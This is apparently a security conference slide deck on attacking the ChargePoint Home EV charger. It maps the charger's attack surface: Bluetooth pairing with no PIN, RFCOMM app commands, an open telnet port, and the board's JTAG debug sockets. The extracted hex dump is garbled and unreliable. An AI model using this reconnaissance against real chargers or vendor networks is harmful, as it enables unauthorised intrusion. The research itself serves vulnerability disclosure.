

We will charge you. How to [b]reach vendor's internal network using electric vehicle charging station


Dmitry Sklyar

@d_skljar 



- Application security specialist, Security Assessment
@kl_secservices 
- Hardware research
- Reverse engineering
- IoT and ICS protocols

ChargePoint Home




Marketing style



NEMA 15



Tesla



NEMA 50



J1772



SAE Combo



CHAdeMO




NEMA 20

little monsters

-chargepoint+


Communication scheme




Android application

Communications with app


Inactivated state



Activated state



Android application analysis



- Uses Bluetooth to communicate with charger
- “Just works” pairing method implemented – no PIN code, passwords, etc.
- HCI logs
 - Can be easily collected on Android
 - Can be viewed with Wireshark
- Simple RFCOMM protocol

Commands from HCI log

The screenshot shows the Wireshark interface with the file 'HciActivationLog.log' open. The main pane displays a list of HCI commands with columns for No., Time, Source, Destination, and a detailed description. Below this is a tree view of Bluetooth protocols: Bluetooth, Bluetooth HCI H4, Bluetooth HCI ACL Packet, Bluetooth L2CAP Protocol, and Bluetooth RFCOMM Protocol. The L2CAP Protocol node has a length of 89 bytes, CID of Dynamically Allocated Channel (0x004b), and PSM of RFCOMM (0x0003). The data field shows a hex dump of the command. The bottom pane shows the raw hex and ASCII data for the selected frame.

No.	Time	Source	Destination	Description
9983	3542.602121	HuaweiTe_65:b6:e7 (HUAWEI P8 lite)	CoulombT_02:65:f1 (Charger_1)	
9984	3542.602327	HuaweiTe_65:b6:e7 (HUAWEI P8 lite)	CoulombT_02:65:f1 (Charger_1)	
9985	3542.605360	controller	host	
9986	3542.606843	controller	host	
9987	3542.634609	controller	host	
9988	3542.637856	CoulombT_02:65:f1 (Charger_170141000201)	HuaweiTe_65:b6:e7 (HUAWEI P8)	
9989	3542.638938	HuaweiTe_65:b6:e7 (HUAWEI P8 lite)	CoulombT_02:65:f1 (Charger_1)	
9990	3542.700795	CoulombT_02:65:f1 (Charger_170141000201)	HuaweiTe_65:b6:e7 (HUAWEI P8)	
9991	3542.701989	controller	host	
9992	3542.702562	CoulombT_02:65:f1 (Charger_170141000201)	HuaweiTe_65:b6:e7 (HUAWEI P8)	
9993	3542.752529	HuaweiTe_65:b6:e7 (HUAWEI P8 lite)	CoulombT_02:65:f1 (Charger_1)	
9994	3542.768556	CoulombT_02:65:f1 (Charger_170141000201)	HuaweiTe_65:b6:e7 (HUAWEI P8)	
9995	3542.770466	controller	host	
9996	3542.836055	CoulombT_02:65:f1 (Charger_170141000201)	HuaweiTe_65:b6:e7 (HUAWEI P8)	

> Bluetooth
 > Bluetooth HCI H4
 [Direction: Sent (0x00)]
 HCI Packet Type: ACL Data (0x02)
 > Bluetooth HCI ACL Packet
 > Bluetooth L2CAP Protocol
 Length: 89
 CID: Dynamically Allocated Channel (0x004b)
 [Connect in frame: 9937]
 [Disconnect in frame: 10036]
 [PSM: RFCOMM (0x0003)]
 > Bluetooth RFCOMM Protocol
 > Data (84 bytes)
 Data: 7b22636f6e666967757265223a7b2270f7765725f736f75...
 [Length: 84]

0000	02 80 20 5d 00 59 00 4b 00 0b ff a9 01	7b 22 63 ..].Y.K["c
0010	6f 6e 66 69 67 75 72 65	onfigure ":"power":{ "source ":"amps
0020	72 5f 73 6f 75 72 63 65	"20,"type": "HARDWIRED" }, "version": "v5. 1.0.59" }.
0030	22 3a 32 30 2c 22 48 41 52	
0040	44 5f 57 49 52 45 44 22	
0050	7d 2c 22 76 65 72 73 69	
0060	6f 6e 22 3a 22 76 35 2e	
	31 2e 30 2e 35 39 22 7d	
	7d 86	

1. **Get_version** – returns charger's firmware version
2. **Configure** – sets maximum allowed current consumption and charger's power supply type (plug-in or hardwired)
3. **Get_wifi_networks**
4. **Connect_to_wifi**
5. **Register_with_nos** – commands charger to send the information about smartphone's coordinates and mobile application account id to the backend server
6. **Shutdown_Bluetooth** – disables the Bluetooth service

ResetToFactoryDefaultsActivity

```
private void a() {  
    this.a = new FlashSequence();  
    if (PermissionUtil.requestCameraPermission(this, true)) {  
        return;  
    }  
    try {  
        var1_1 = this.a.a();  
    ...  
}
```



To delete your settings and reset to the factory defaults, hold the phone as shown and press Start.

START

Charger

Opened TCP Ports

23	BusyBox telnetd
443	SSL with mutual authentication
55557	SSL with mutual authentication


HW Revision



2 boards with separate CU's


1. Power board – vehicle signaling interface control, current measurement
2. Panda board – wireless communications (mobile app, backend)

Power board



1. MCU, MSP430
TI 6BATG4MSP430 F67691
2. Panda board socket
3. Mechanical relay
TE T92S7D12-12
4. Debug socket
5. LED and photodiode
6. Power plug terminal strip
7. Vehicle outlet terminal strip

Panda board




1. MPU, ARM
Atmel AT91SAM9N12
2. Wireless communication module
ISM43341-L77
3. Debug socket (JTAG)
4. External DDR RAM 1 GB
Micron 6WM17 D9RZT
5. NAND FLASH 512 MB
Micron 4XD12 NW196


JTAG tool chest

```
NAME
    openocd - A free and open on-chip debugging, in-system programming and
    boundary-scan testing tool for ARM and MIPS systems

SYNOPSIS
    openocd [-fsdlcphv] [-file <filename>] [-search <dirname>] [-debug
    <debuglevel>] [-log_output <filename>] [-command <cmd>] [-pipe]
    [-help] [-version]
```

